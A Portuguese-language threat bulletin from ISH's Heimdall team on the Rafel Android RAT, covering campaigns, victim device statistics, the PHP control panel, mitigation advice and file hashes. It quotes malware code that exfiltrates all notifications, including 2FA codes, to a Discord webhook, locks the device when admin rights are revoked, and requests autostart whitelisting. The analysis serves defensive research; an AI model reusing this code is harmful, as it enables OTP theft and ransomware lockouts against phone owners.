BOLETIM DE SEGURANÇA

Rafel RAT explorando dispositivos Android antigos em ataques de ransomware

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Pesquisadores da Check Point relataram a detecção de mais de 120 campanhas usando o malware Rafel RAT, um malware de código aberto que é amplamente implantado por vários cibercriminosos para atacar dispositivos Android desatualizados, alguns com o objetivo de bloqueá-los com um módulo de ransomware que exige pagamento no Telegram.

2 INFORMAÇÕES SOBRE A AMEAÇA

A Check Point descobriu recentemente uma ferramenta de administração remota (RAT) de código aberto conhecida como Rafel, que está sendo usada por diversos agentes de ameaças. A relevância dessa descoberta reside na constatação de que um grupo de espionagem está empregando Rafel em suas operações, demonstrando a versatilidade da ferramenta para diferentes perfis de agentes de ameaças e metas operacionais.

Em um relatório anterior, foi identificado o uso do Rafel RAT pelo APT-C-35/DoNot Team. As funcionalidades do Rafel, que incluem acesso remoto, monitoramento, extração de dados e mecanismos de persistência, o tornam um instrumento eficaz para realizar operações clandestinas e penetrar em alvos de grande valor.




Figura 1 – Características do RAT.

Observou-se aproximadamente 120 diferentes campanhas mal-intencionadas, algumas das quais direcionadas a organizações de grande importância, incluindo o setor militar. A maioria das vítimas estava localizada nos Estados Unidos, China e Indonésia, no entanto, a distribuição geográfica dos ataques é ampla. Essas campanhas representam um alto risco, pois a exfiltração da lista de contatos do alvo pode expor informações delicadas sobre outros contatos e possibilitar movimentações laterais dentro da organização com base nesses dados. Além disso, a interceptação de mensagens de autenticação de dois

fatores é uma preocupação adicional, pois pode resultar na tomada de controle de diversas contas.




Figura 2 – Dispositivos infectados por país.

A maior parte das vítimas possuía aparelhos da Samsung, enquanto usuários de Xiaomi, Vivo e Huawei formavam o segundo grupo mais atingido. Essa constatação está alinhada com a popularidade desses dispositivos em vários mercados.

Figura 3 – Dispositivos das Vítimas.

Mesmo com algumas marcas registrando um volume maior de dispositivos comprometidos, uma diversidade significativa de modelos foi impactada. Dessa forma, agrupamos os modelos de acordo com suas séries. As pesquisas indicaram que a maioria dos afetados possuía aparelhos das séries Google (Pixel, Nexus), Samsung Galaxy A & S e Xiaomi Redmi.




Figura 4 – Estatísticas de modelos afetados.

Notou-se repetidamente nos bots do Windows um alto índice de infecções no Windows XP, mesmo com o término do suporte em 2014. A mesma situação ocorre com os dispositivos Android comprometidos. Aproximadamente 87% dos usuários afetados utilizam versões do Android descontinuadas, que não recebem mais atualizações de segurança.




Figura 5 – Suporte à versão Android das vítimas.

Esse malware foi criado para atuar em campanhas de phishing, utilizando estratégias enganosas para explorar a confiança do usuário e suas ações. Logo após ser iniciado, o malware procura obter as permissões necessárias, podendo até pedir para ser incluído na lista de permissões. Isso é especialmente útil quando o fabricante do dispositivo oferece serviços adicionais para otimização do aplicativo, contribuindo para a persistência do malware no sistema.

```
private void autostart(){
    try {


        Intent intent = new Intent();
        String manufacturer = android.os.Build.MANUFACTURER;
        if ("xiaomi".equalsIgnoreCase(manufacturer)) {
            intent.setComponent(new ComponentName("com.miui.securitycenter", "com.miui.permcenter.autostart.AutoStartManagementActivity"));
        } else if ("oppo".equalsIgnoreCase(manufacturer)) {
            intent.setComponent(new ComponentName("com.coloros.safecenter", "com.coloros.safecenter.permission.startup.StartupAppListActivity"));
        } else if ("vivo".equalsIgnoreCase(manufacturer)) {
            intent.setComponent(new ComponentName("com.vivo.permissionmanager", "com.vivo.permissionmanager.activity.BgStartUpManagerActivity"));
        } else if ("Letv".equalsIgnoreCase(manufacturer)) {
            intent.setComponent(new ComponentName("com.letv.android.letvsafe", "com.letv.android.letvsafe.AutobootManageActivity"));
        } else if ("Honor".equalsIgnoreCase(manufacturer)) {
            intent.setComponent(new ComponentName("com.huawei.systemmanager", "com.huawei.systemmanager.optimize.process.ProtectActivity"));
        }

        List<ResolveInfo> list = getPackageManager().queryIntentActivities(intent, PackageManager.MATCH_DEFAULT_ONLY);
        if  (list.size() > 0) {
            startActivity(intent);
        }
    } catch (Exception e) {
        Log.e("exc" , String.valueOf(e));
    }

}
```

Figura 6 – Método que abre a atividade correspondente para excluir o malware da otimização.

Foi identificada uma série de ataques de phishing que utilizam essa versão específica de malware. O malware se disfarça como várias aplicações bem conhecidas, incluindo Instagram, WhatsApp, várias plataformas de e-commerce, softwares antivírus e aplicativos de suporte para vários serviços, imitando entidades autênticas.

Dependendo das alterações feitas pelo invasor, o malware pode solicitar permissões para notificações, direitos de administrador de dispositivos ou tentar obter discretamente permissões confidenciais mínimas (como SMS, registros de chamadas e contatos) em sua tentativa de permanecer indetectável. Independentemente disso, o malware começa suas operações em segundo plano logo após a ativação. Ele lança um serviço em segundo plano que gera uma notificação com um rótulo enganoso enquanto opera de forma oculta. Simultaneamente, inicia um InternalService para gerenciar as comunicações com o servidor de comando e controle (C&C).

Este canal de comunicação também é usado para interceptar notificações do dispositivo. O malware verifica o conteúdo dessas notificações e as encaminha aos invasores. Isso permite que os invasores obtenham dados confidenciais de outros aplicativos, como a captura de códigos 2FA enviados através de plataformas de mensagens.

```java
@Override  // android.service.notification.NotificationListenerService
public void onNotificationPosted(StatusBarNotification sbn) {
    try {
        String s = sbn.getPackageName();
        String s1 = sbn.getNotification().extras.getString("android.title");
        CharSequence charSequence0 = sbn.getNotification().extras.getCharSequence("android.text");
        new Thread() {
            @Override
            public void run() {
                try {
                    if(!s.equals("[redacted]")) {
                        NotificationListener.senddisp(("App Name : " + s + " Title : " + s1 + " Content : " + (charSequence0
                        return;
                    }
                }
                catch(IOException e) {
                    e.printStackTrace();
                    return;
                }
            }
        }.start();
    }
    catch(Exception e) {
        e.printStackTrace();
    }
}

public static void senddisp(String msg) throws IOException {
    DiscordWebhook webhook = new DiscordWebhook("https://discord.com/api/webhooks/[redacted]
    webhook.setContent(msg);
    webhook.setAvatarUrl("[redacted]");
    webhook.setUsername("[redacted]");
    webhook.execute();
}
```

Figura 7 – Notification Listener que vaza todas as notificações.

Os atores mal-intencionados que utilizam o Rafel têm acesso a um painel PHP. Este painel funciona sem a necessidade de uma configuração de banco de dados convencional, dependendo de arquivos JSON para armazenamento e gerenciamento. No momento da instalação, o autor da ameaça utiliza um nome de usuário e uma senha pré-determinados para acessar o painel administrativo. Por meio desta interface, os atores mal-intencionados conseguem monitorar e controlar os dispositivos móveis comprometidos.




Figura 8 – Página de login do administrador.

Ao acessar a interface de comando e controle, os atores mal-intencionados conseguem obter informações cruciais sobre os dispositivos comprometidos, tais como:

- Modelo do Dispositivo – Identifica o modelo do telefone.
- Versão do Sistema – Especifica a versão do Android.
- Localização – Fornece o contexto geográfico, permitindo que os atores mal-intencionados ajustem suas atividades ou campanhas maliciosas para regiões ou demografias específicas.
- Operadora do SIM – Identifica a operadora de rede móvel vinculada ao cartão SIM do dispositivo, auxiliando no rastreamento da localização do dispositivo.
- Nível de Bateria – Informa o nível atual de energia do dispositivo comprometido.
- Status de Root – Indica se o dispositivo está enraizado, fornecendo informações sobre o grau de acesso permitido.




Figura 9 – Dispositivos do Painel de Controle.

Na sua versão básica, o aplicativo Rafel está equipado com todas as funcionalidades necessárias para a implementação eficiente de táticas de extorsão. O malware, ao adquirir privilégios de administrador do dispositivo, tem a capacidade de modificar a senha da tela de bloqueio. A utilização desses privilégios de administração também serve para prevenir a remoção do malware. Caso um usuário tente retirar os privilégios de administrador do aplicativo, este prontamente muda a senha e bloqueia a tela, impedindo qualquer tentativa de intervenção.

```
public class DeviceAdminComponent extends DeviceAdminReceiver {

    private static final String OUR_SECURE_ADMIN_PASSWORD = "1234";
    public CharSequence onDisableRequested(Context context, Intent intent) {

        ComponentName localComponentName = new ComponentName(context, DeviceAdminComponent.class);
        DevicePolicyManager localDevicePolicyManager = (DevicePolicyManager)context.getSystemService(Context.DEVICE_POLICY_SERVICE );
        if (localDevicePolicyManager.isAdminActive(localComponentName))
        {
            localDevicePolicyManager.setPasswordQuality(localComponentName, DevicePolicyManager.PASSWORD_QUALITY_NUMERIC);
        }
        // resetting user password
        localDevicePolicyManager.resetPassword(OUR_SECURE_ADMIN_PASSWORD, DevicePolicyManager.RESET_PASSWORD_REQUIRE_ENTRY);
        // locking the device
        localDevicePolicyManager.lockNow();

        return super.onDisableRequested(context, intent);}}
```

Figura 10 – Código Device Admin que reage a uma tentativa de revogação de permissões.

As investigações descobriram múltiplos incidentes onde mensagens 2FA foram interceptadas, o que pode resultar em um bypass de 2FA. Códigos 2FA comprometidos, também conhecidos como OTPs (senhas de uso único), podem possibilitar que indivíduos maliciosos ultrapassem barreiras de segurança adicionais e consigam acesso não autorizado a contas e dados sensíveis.




Figura 11 – Mensagens 2FA.




Figura 12 – Mensagens OTP.

Recentemente, descobriu-se um ator malicioso que teve sucesso em invadir um site governamental paquistanês. Além disso, o invasor instalou o painel web Rafel no servidor comprometido e notamos que dispositivos infectados estavam se comunicando com este centro de comando e controle (C&C).

O invasor conhecido como **@LoaderCrazy** divulgou seu “feito” no canal do Telegram **@EgyptHackerTeam**. Ele compartilhou uma mensagem em árabe que diz **“ما نخترقه نترك بصمتنا عليه”**, que se traduz para o inglês como **“What we penetrate we leave our mark on”**.




Figura 13 – Comunicação em Canal Telegram.

O painel web conhecido como Rafel foi estabelecido em 18 de maio de 2024. No entanto, existem indícios de atividades de invasão que datam de abril de 2023. As pessoas afetadas por este comando e controle (C&C) do Rafel são de várias nacionalidades, incluindo, mas não se limitando a, Estados Unidos, Rússia, China e Romênia.




Figura 14 – Rafel RAT está hospedado no site do governo do Paquistão.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Instale aplicativos de fontes confiáveis

- Utilize a Google Play Store e evite lojas de aplicativos de terceiros. Verifique as permissões e avaliações antes de instalar.

Mantenha seu sistema operacional e aplicativos atualizados

- As atualizações incluem patches de segurança essenciais.

Ative a opção de atualizações automáticas

- Isso garante que seu dispositivo esteja sempre protegido com as últimas atualizações de segurança.

Use aplicativos de segurança móvel confiáveis

- Esses aplicativos podem ajudar a detectar e prevenir ameaças de malware.

Evite instalar aplicativos com base em mensagens de texto

- Isso pode ser uma tática usada por invasores para espalhar malware.

Esteja ciente dos ataques de phishing

- Os invasores podem enganar os usuários para instalar APKs maliciosos disfarçados com nomes e ícones falsos.

Eduque-se sobre ameaças de segurança

- Conhecer as táticas usadas pelos invasores pode ajudá-lo a reconhecer e evitar ameaças.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	94bca3926cd70f60d54be7218dd7ac55
sha1:	b0a58d44603f9b184cf26bf5b265644f9843faef
sha256:	d1f2ed3e379cde7375a001f967ce145a5bba23ca668685ac96907ba8a0d29320
File name:	d1f2ed3e379cde7375a001f967ce145a5bba23ca668685ac96907ba8a0d29320.apk

Indicadores de compromisso do artefato	
md5:	d92eecc462e59f3e2061a6a568935b96
sha1:	14596ae969626eecdb7aa5d73a1b89dd0fbc53f8
sha256:	442fbbb66efd3c21ba1c333ce8be02bb7ad057528c72bf1eb1e07903482211a9
File name:	442fbbb66efd3c21ba1c333ce8be02bb7ad057528c72bf1eb1e07903482211a9.apk

Indicadores de compromisso do artefato	
md5:	578ab3fb6d1b6313f106518128053931
